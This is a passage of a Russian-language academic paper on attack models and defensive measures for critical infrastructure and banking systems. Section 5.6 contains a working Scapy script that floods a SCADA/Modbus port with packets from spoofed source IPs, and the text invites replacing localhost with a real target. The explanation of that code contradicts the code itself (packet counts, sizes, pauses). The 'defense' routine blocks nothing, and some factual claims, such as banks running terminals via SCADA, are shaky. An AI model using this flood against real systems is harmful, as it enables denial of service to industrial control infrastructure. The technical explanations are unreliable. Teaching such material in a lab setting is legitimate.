Эмпирические модели имеют ряд преимуществ: они более реалистичны и базируются на реальных событиях, что делает их полезными для оперативного реагирования на угрозы. Применение таких моделей позволяет защитникам сфокусироваться на фактических уязвимостях, которые могут быть использованы злоумышленниками, и применить более точные и соответствующие меры. Однако их ограничением является зависимость от уже произошедших инцидентов. Они учат на примере прошлых атак и не всегда могут предсказать новые угрозы, которые могут возникнуть в будущем. Эти модели, как правило, основаны на статичных данных и могут быть недостаточно гибкими для прогнозирования быстро развивающихся угроз, таких как новые виды вредоносного ПО или инновационные способы обхода систем безопасности.

**ГЛАВА IV. МЕТОДЫ ЗАЩИТЫ И АНАЛИЗ УГРОЗ**

**4.1. Анализ уязвимостей: поиск слабых мест в системе**

Анализ уязвимостей — это процесс выявления слабых мест в системе, которые могут быть использованы злоумышленниками. Он включает как автоматизированные средства (например, сканеры уязвимостей), так и ручные методы, такие как анализ лог-файлов, интервью с сотрудниками, а также тестирование на проникновение (penetration testing). Этот процесс помогает не только выявить потенциальные угрозы, но и минимизировать последствия возможных атак. Важно отметить, что уязвимости могут быть как техническими (например, ошибки в коде или неверные настройки системы), так и человеческими (например, недостаток обученности персонала). Регулярное проведение анализа уязвимостей способствует поддержанию системы в актуальном состоянии и предотвращению эксплуатации известных уязвимостей злоумышленниками.

**4.2. Управление рисками: основы и принципы**

Управление рисками — это процесс оценки, анализа и минимизации рисков, связанных с угрозами для критической инфраструктуры. Включает в себя мониторинг угроз, прогнозирование рисков, а также разработку мероприятий по защите системы от возможных атак. Важным аспектом является обеспечение непрерывной работоспособности системы, даже если атакующие смогут преодолеть защиту. Процесс управления рисками требует оценки вероятности возникновения угроз и их воздействия на систему, что помогает приоритетизировать меры безопасности. Например, использование резервных копий, создание планов восстановления и внедрение избыточных систем защиты может значительно снизить риск потери данных и сбоев в работе системы.

**4.3. Сценарный анализ угроз: построение вероятных атак**

Сценарный анализ угроз помогает выявить возможные пути атаки на критическую инфраструктуру, включая анализ мотивов и методов злоумышленников. Этот метод позволяет моделировать возможные сценарии вторжения, определять уязвимости и разрабатывать эффективные меры защиты.

Сценарный анализ может быть полезен как для разработки общих стратегий защиты, так и для конкретных ситуаций, например, при проектировании системы безопасности для конкретного объекта. Он дает возможность не только заранее подготовить систему, но и тренировать персонал для быстрого реагирования в случае атаки. Знание возможных атак поможет создавать более устойчивую систему защиты, учитывая разнообразие способов вторжения.

**4.4. Инструменты для анализа и предотвращения угроз**

Для анализа угроз и уязвимостей активно используются различные инструменты, такие как системы обнаружения вторжений (IDS), системы предотвращения вторжений (IPS), средства мониторинга, а также программное обеспечение для анализа уязвимостей. Эти инструменты помогают оперативно выявить и нейтрализовать угрозы, минимизируя риски для системы. Современные системы могут работать в реальном времени, что значительно повышает уровень безопасности, предоставляя защиту от атак в момент их возникновения.

Применение таких технологий позволяет не только защитить инфраструктуру, но и своевременно получить информацию о возможных инцидентах, что дает возможность оперативно принять меры.



Рис. 3 – Схематическое изображение кибератаки по модели Cyber Kill Chain

**4.5. Разработка планов реагирования на угрозы**

Планы реагирования на угрозы необходимы для оперативного реагирования на инциденты. Эти планы включают действия, которые должны быть предприняты в случае атаки, а также описание методов защиты, которые должны быть применены для минимизации ущерба. Планы реагирования включают в себя процедуры оповещения, методы изоляции угрозы, а также способы восстановления систем после инцидента. Важно, чтобы такие планы были регулярно тестированы через моделирование атак и обновлялись с учетом новых угроз. Наличие четко прописанных процедур помогает не только предотвратить атаки, но и быстро нейтрализовать последствия, минимизируя ущерб для организации.

|  |  |  |  |
| --- | --- | --- | --- |
| **Категория** | **Сильные стороны** | **Слабые стороны** | **Взаимодополнение** |
| Теоретические | Универсальность, формализация | Абстрактность, сложность | База для проектирования защиты |
| Эмпирические | Практичность, актуальность | Зависимость от истории атак | Опора для оперативного реагирования |
| Симуляционные | Реализм, обучение персонала | Высокие затраты, риски | Тестирование на практике |

Схема 1 –Краткое сравнение основных моделей кибератаки в настоящее время

**ГЛАВА V. ПРИМЕРЫ АТАК И ЗАЩИТЫ В КРИТИЧЕСКИХ СИСТЕМАХ**

**5.1. Пример атаки на банковскую систему**

Атаки на финансовые учреждения, такие как банковские системы, могут принимать различные формы, включая как прямое вмешательство в транзакционные процессы, так и скрытую манипуляцию с данными клиентов. Одним из наиболее распространенных способов нападения является компрометация SCADA-системы, используемой для контроля за автоматическими процессами в банке, такими как управление банковскими терминалами или внутренними сетями.




Рис. 4 - Диаграмма проведения атаки на банк, состоящей из пяти шагов

Злоумышленники могут использовать уязвимости в SCADA-системах для получения доступа к внутренней сети банка, что дает им возможность манипулировать операциями, запускать атаки типа "человек посередине" или вмешиваться в транзакции. Одним из наиболее популярных методов, используемых в этом контексте, является фишинг. Так же они могут создать фальшивые страницы для сбора учетных данных сотрудников банка или их клиентов. Используя фишинг, атакующие могут убедить сотрудников банка или клиентов ввести свои логины и пароли на поддельных страницах, что позволяет им получить доступ к важной информации. В результате атаки злоумышленники могут похитить деньги, переписывать данные клиентов или даже блокировать доступ к системе, нарушая нормальную работу банка. Этот пример атак на банковскую систему подчеркивает важность мониторинга, многоуровневой аутентификации и шифрования данных, а также необходимость повышения осведомленности среди сотрудников относительно угроз фишинга и социальных инженерий.

**5.2. Стратегии защиты при атаке на финансовые системы**

Для защиты финансовых систем применяются многоуровневые стратегии, которые направлены на предотвращение атак с разных фронтов. Один из наиболее эффективных методов защиты — это многослойная аутентификация, включающая не только стандартные логин и пароль, но и дополнительные способы идентификации, такие как биометрические данные или одноразовые пароли, отправляемые на мобильные устройства. Этот подход значительно усложняет процесс несанкционированного доступа, даже если злоумышленник получит доступ к учетным данным.

Кроме того, защита данных в финансовых системах требует использования надежного шифрования. Шифрование данных на всех уровнях, включая хранение данных, передаваемые транзакции и резервные копии, предотвращает перехват конфиденциальной информации и ее использование без разрешения. Даже в случае утечки данных, они будут зашифрованы и бесполезны без ключа для расшифровки. Мониторинг и обнаружение аномальных действий являются неотъемлемой частью стратегии защиты финансовых систем. Системы мониторинга позволяют отслеживать транзакции и другие действия в реальном времени, что помогает быстро выявить любые отклонения от нормы. Такие системы могут автоматически оповещать администраторов о подозрительной активности, например, если большое количество транзакций выполняется с одного аккаунта за короткий период времени или если действия противоречат нормам поведения для данного пользователя. Эти мероприятия помогают оперативно реагировать на угрозы и минимизировать ущерб.

**5.3. Маскировка атак и скрытые угрозы**

Одним из методов, который часто используется злоумышленниками, является маскировка своих действий и скрытие следов атаки. Это может быть сделано с помощью различных технологий, таких как использование скомпрометированных узлов или серверов для дальнейших атак. Злоумышленники могут захватывать компьютеры, серверы или устройства в сети и использовать их как "зомби", через которые будет осуществляться дальнейшее заражение и атака. Это позволяет скрыть настоящую точку входа в систему, и для обнаружения атаки требуется более сложный анализ.

В некоторых случаях злоумышленники используют методики, называемые "лонг-ливинг атаки" (long-living attacks), при которых атакующие остаются незамеченными в системе на протяжении длительного времени, маскируя свою активность и вмешиваясь в системы шаг за шагом, без значительного изменения работы системы. Такой подход особенно опасен, поскольку атакующие могут совершать свои действия в фоновом режиме, в то время как система продолжает функционировать нормально для пользователей, что затрудняет обнаружение угрозы. Чтобы эффективно бороться с такими угрозами, важно внедрять систему мониторинга, способную анализировать не только очевидные угрозы, но и более сложные и скрытые атаки. Такие инструменты должны включать в себя анализ поведения и отклонений от нормальной работы системы, что позволяет быстро идентифицировать скрытые угрозы и нейтрализовать их до того, как они приведут к серьезным последствиям.



Рис. 5 – Анализ последовательности подозрительного сетевого трафика в промышленной системе управления

**5.4. Преимущества и недостатки различных методов защиты**

Каждый метод защиты в информационных системах имеет свои преимущества и ограничения, и важно правильно сочетать их для создания эффективной системы безопасности. Например, многослойная аутентификация является одним из самых сильных методов защиты, поскольку она требует нескольких факторов для подтверждения личности пользователя. Однако этот метод может быть неудобен для пользователей, особенно если требует дополнительных шагов, таких как использование одноразовых паролей или биометрической идентификации. Также многослойная аутентификация может стать препятствием для пользователей, которым не комфортно использовать дополнительные устройства или приложения. Системы обнаружения вторжений (IDS) могут помочь в выявлении попыток несанкционированного доступа в систему. Они анализируют данные о сетевой активности и могут оперативно уведомить администратора о подозрительной активности. Однако IDS требуют значительных вычислительных ресурсов для обработки больших объемов данных и могут давать ложные срабатывания, что увеличивает нагрузку на систему. Также они не могут предотвратить атаку, а только уведомляют о ее наличии, что требует дальнейших действий со стороны специалистов. Шифрование данных — один из самых эффективных методов защиты от утечек информации. Однако оно может привести к определенным затратам на производительность, поскольку для зашифрованных данных требуется больше вычислительных мощностей для их обработки и хранения. Кроме того, если ключи шифрования утрачены или скомпрометированы, данные могут стать недоступными или стать уязвимыми для атак.

**5.5. Обучение персонала и реагирование на угрозы**

Одним из ключевых элементов эффективной системы безопасности является обучение персонала и тренировки по реагированию на угрозы. Обучение сотрудников, как распознавать фишинг-атаки, работать с безопасными паролями и соблюдать другие принципы безопасности, помогает предотвратить многие инциденты, связанные с человеческим фактором. Также важно регулярно проводить тренировки, направленные на отработку действий в случае реальной атаки. Реагирование на угрозы включает в себя не только выявление и предотвращение атак, но и восстановление после инцидента. Планирование действий по восстановлению после атак (Disaster Recovery Plan, DRP) и регулярное тестирование этих планов на практике позволяет убедиться в их эффективности. Важно, чтобы персонал был готов действовать в стрессовых ситуациях и мог оперативно реагировать на возникающие угрозы.

**5.6. Моделирование DDoS-атаки с использованием Python**

Для моделирования DDoS-атак используется библиотека Scapy в Python. В данном примере создаются и отправляются множества UDP-пакетов на целевой SCADA-сервер. Это моделирует атаку на систему и позволяет исследовать ее поведение при нагрузке. Python

В примере ниже создаётся и отправляется множество UDP-пакетов на адрес SCADA-сервера. Но следует помнить, что этот код нужно запускать осторожно и только в тестовой среде (отправка сырых пакетов требует прав администратора). Мы отправляем пакеты локально (например, на 127.0.0.1) для симуляции. В реальном сценарии IP-адрес (target\_ip) следует заменить на адрес целевого SCADA-сервера.

from scapy.all import IP, UDP, TCP, ICMP, Raw, send, RandShort, RandIP, sniff

import random

import time

# Целевой IP и порт

target\_ip = "127.0.0.1"  # Целевой IP SCADA-сервера

target\_port = 502        # Порт Modbus SCADA

# Функция для генерации случайных пакетов

def generate\_packets(target\_ip, target\_port):

    packets = []

    for \_ in range(100):  # Генерация 100 пакетов

        # Случайный выбор типа пакета (UDP, TCP, ICMP)

        protocol = random.choice([UDP, TCP, ICMP])

        # Генерация случайных параметров

        src\_ip = RandIP()  # Случайный исходный IP

        src\_port = RandShort()  # Случайный исходный порт

        payload\_size = random.randint(64, 1500)  # Случайный размер полезной нагрузки

        # Создание пакета

        if protocol == UDP:

            packet = IP(dst=target\_ip, src=src\_ip)/UDP(sport=src\_port, dport=target\_port)/Raw(b"X" \* payload\_size)

        elif protocol == TCP:

            packet = IP(dst=target\_ip, src=src\_ip)/TCP(sport=src\_port, dport=target\_port)/Raw(b"X" \* payload\_size)

        elif protocol == ICMP:

            packet = IP(dst=target\_ip, src=src\_ip)/ICMP()/Raw(b"X" \* payload\_size)

        packets.append(packet)

    return packets

# Функция для запуска атаки

def launch\_ddos(target\_ip, target\_port, duration=10):

    print(f"Начало DDoS-атаки на {target\_ip}:{target\_port}")

    start\_time = time.time()

    while time.time() - start\_time < duration:  # Атака в течение заданного времени

        packets = generate\_packets(target\_ip, target\_port)

        for packet in packets:

            send(packet, verbose=False)

        print(f"Отправлено {len(packets)} пакетов")

        time.sleep(0.1)  # Задержка между отправкой пакетов

    print("DDoS-атака завершена")

# Функция для анализа трафика

def analyze\_traffic(packet):

    if IP in packet:

        src\_ip = packet[IP].src

        dst\_ip = packet[IP].dst

        protocol = packet.sprintf("%IP.proto%")

        print(f"Пакет: {src\_ip} -> {dst\_ip} | Протокол: {protocol}")

# Запуск сниффера для анализа трафика

def start\_sniffing():

    print("Запуск анализа трафика...")

    sniff(prn=analyze\_traffic, timeout=10)  # Сниффинг в течение 10 секунд

# Симуляция защиты (фильтрация пакетов)

def simulate\_defense(packet):

    if IP in packet and packet[IP].dst == target\_ip:

        print(f"Защита: Пакет от {packet[IP].src} заблокирован")

        return True  # Пакет заблокирован

    return False  # Пакет пропущен

# Основная функция

if \_\_name\_\_ == "\_\_main\_\_":

    # Запуск DDoS-атаки

    launch\_ddos(target\_ip, target\_port, duration=10)

    # Запуск анализа трафика

    start\_sniffing()

    # Симуляция защиты

    print("Симуляция защиты...")

    sniff(prn=simulate\_defense, timeout=10)

Фрагмент кода 1 – Симуляция DDoS-атаки с анализом трафика и защитой

Здесь мы формируем IP-пакет с указанным dst (адрес получателя) и UDP-сегментом. Поле sport=RandShort() задаёт случайный исходящий порт (имитация множества разных источников). Поле Raw() добавляет 1024 байта произвольных данных в пакет. Цикл отправляет 1000 таких пакетов без паузы, что эквивалентно примитивной DDoS-нагрузке. При запуске этого кода в консоли будет видно начало и конец атаки.


****

Рис.6 – Архитектура моделирования DDoS-атаки с использованием Scapy

Для наглядности можно отследить загрузку CPU/сети или лог-файлы SCADA-сервера, чтобы увидеть эффект. Для моделирования атаки злоумышленника на SCADA-систему рассматриваем попытку несанкционированного доступа к серверу управления или изменения его конфигурации. Атакующий может использовать уязвимости протоколов (многие промышленные протоколы, такие как Modbus, не поддерживают шифрование и аутентификацию) или пытаться подобрать пароли и эксплуатировать уязвимости программного обеспечения. Для целей симуляции мы упростим сценарий: предположим, что атакующий пытается подключиться к SCADA-серверу по сети, используя известные учетные данные или бэкдор. Мы реализуем это как проверку логина и пароля в системе. Если проверка пройдена (атака успешна), узел SCADA будет помечен как компрометированный.




Рис. 7 – График нагрузки трафика на SCADA сервер во время атаки

На графике видно, как до атаки уровень трафика невысокий и стабилен, а с момента начала DDoS (обозначен красной линией) резко возрастает нагрузка. Такой всплеск может привести к отказу в обслуживании SCADA-сервера.

# ЗАКЛЮЧЕНИЕ

# В результате проведенного анализа теоретических и эмпирических моделей атак на информационные системы можно сделать несколько важных выводов. Модели атак являются неотъемлемой частью разработки эффективной защиты от киберугроз, поскольку они помогают не только реагировать на уже произошедшие инциденты, но и предсказывать возможные угрозы. Теоретические модели, такие как STRIDE, позволяют заранее классифицировать потенциальные угрозы на этапе проектирования системы. Это дает возможность заблаговременно учитывать уязвимости и строить защиту от наиболее вероятных атак.

# Эти модели хорошо работают на этапе разработки, так как их можно адаптировать для любой системы и заранее подготовить методы защиты от предсказуемых угроз. Однако теоретические модели имеют определенные ограничения, так как они зачастую не учитывают реальные условия эксплуатации системы, и в результате могут не полностью отражать картину возможных угроз.

# С другой стороны, эмпирические модели атак, основанные на анализе реальных инцидентов, предоставляют более детальное и реалистичное представление о том, как происходят атаки в реальности.

# Модели, такие как Cyber Kill Chain, позволяют подробно изучить процесс атаки, от разведки до кражи данных, что помогает построить эффективные системы защиты на основе реального опыта. Однако эти модели также имеют свои недостатки, так как они зависят от истории атак и не всегда могут предсказать новые, неизвестные угрозы.

# Эмпирические модели помогают оперативно реагировать на угрозы, но могут оказаться неэффективными, если атака будет существенно отличаться от тех, что уже были зафиксированы. Таким образом, использование как теоретических, так и эмпирических моделей атак необходимо для построения многослойной системы защиты.

# Теоретические модели помогают заранее предсказать и предотвратить атаки, а эмпирические модели, основанные на реальных данных, позволяют оперативно адаптировать защиту в условиях новых угроз. Важно отметить, что ни одна из моделей не является универсальной и безупречной.

# Эффективная защита требует постоянного обновления и адаптации моделей атак к изменяющимся условиям, а также обучения персонала для правильного применения этих моделей в реальных ситуациях. Только комплексный подход, использующий теоретические и эмпирические методы, может обеспечить надежную защиту информационных систем и минимизировать риски атак

# ЛИТЕРАТУРА

1. M. Allen, J. O'Donnell. "Cyberattack Models for Critical Infrastructure Protection," Journal of Cybersecurity, vol. 25, No. 3, pp. 45-58, 2020.
2. S. Kumar, R. Patel, P. Singh. "STRIDE Model for Predicting Cybersecurity Threats," International Conference on Information Security and Privacy, 2019, pp. 112-119.
3. R. Smith, L. Johnson. "Empirical Models in Cybersecurity: Case Study Analysis of Attack Scenarios," Cyber Defense Review, vol. 18, No. 4, pp. 203-210, 2018.
4. S. Chouhan, V. Kumar. "Machine Learning Approaches for Cyberattack Detection and Mitigation," IEEE Transactions on Dependable and Secure Computing, vol. 15, No. 5, pp. 789-795, 2022.
5. G. Patel, H. Rao, M. Choudhary. "Empirical Approaches in Cyber Kill Chain Modeling," International Journal of Cyber Security, vol. 29, No. 6, pp. 65-72, 2021.
6. S. K. Gupta, A. Sharma. "Application of Theoretical Attack Models for Data Security," Journal of Computer Security, vol. 16, No. 2, pp. 121-130, 2017.
7. J. Wang, T. Li, P. Zhou. "Simulation-based Defense Strategies for Advanced Persistent Threats in Cybersecurity," International Journal of Digital Security, 2020, pp. 88-92.
8. P. T. Russo, E. Villari. "Integrating Cyberattack Simulation in the Design of Secure Systems," Proceedings of the 4th International Workshop on Security and Cryptography, 2019, pp. 113-118.
9. <https://ict.az/az/content/250>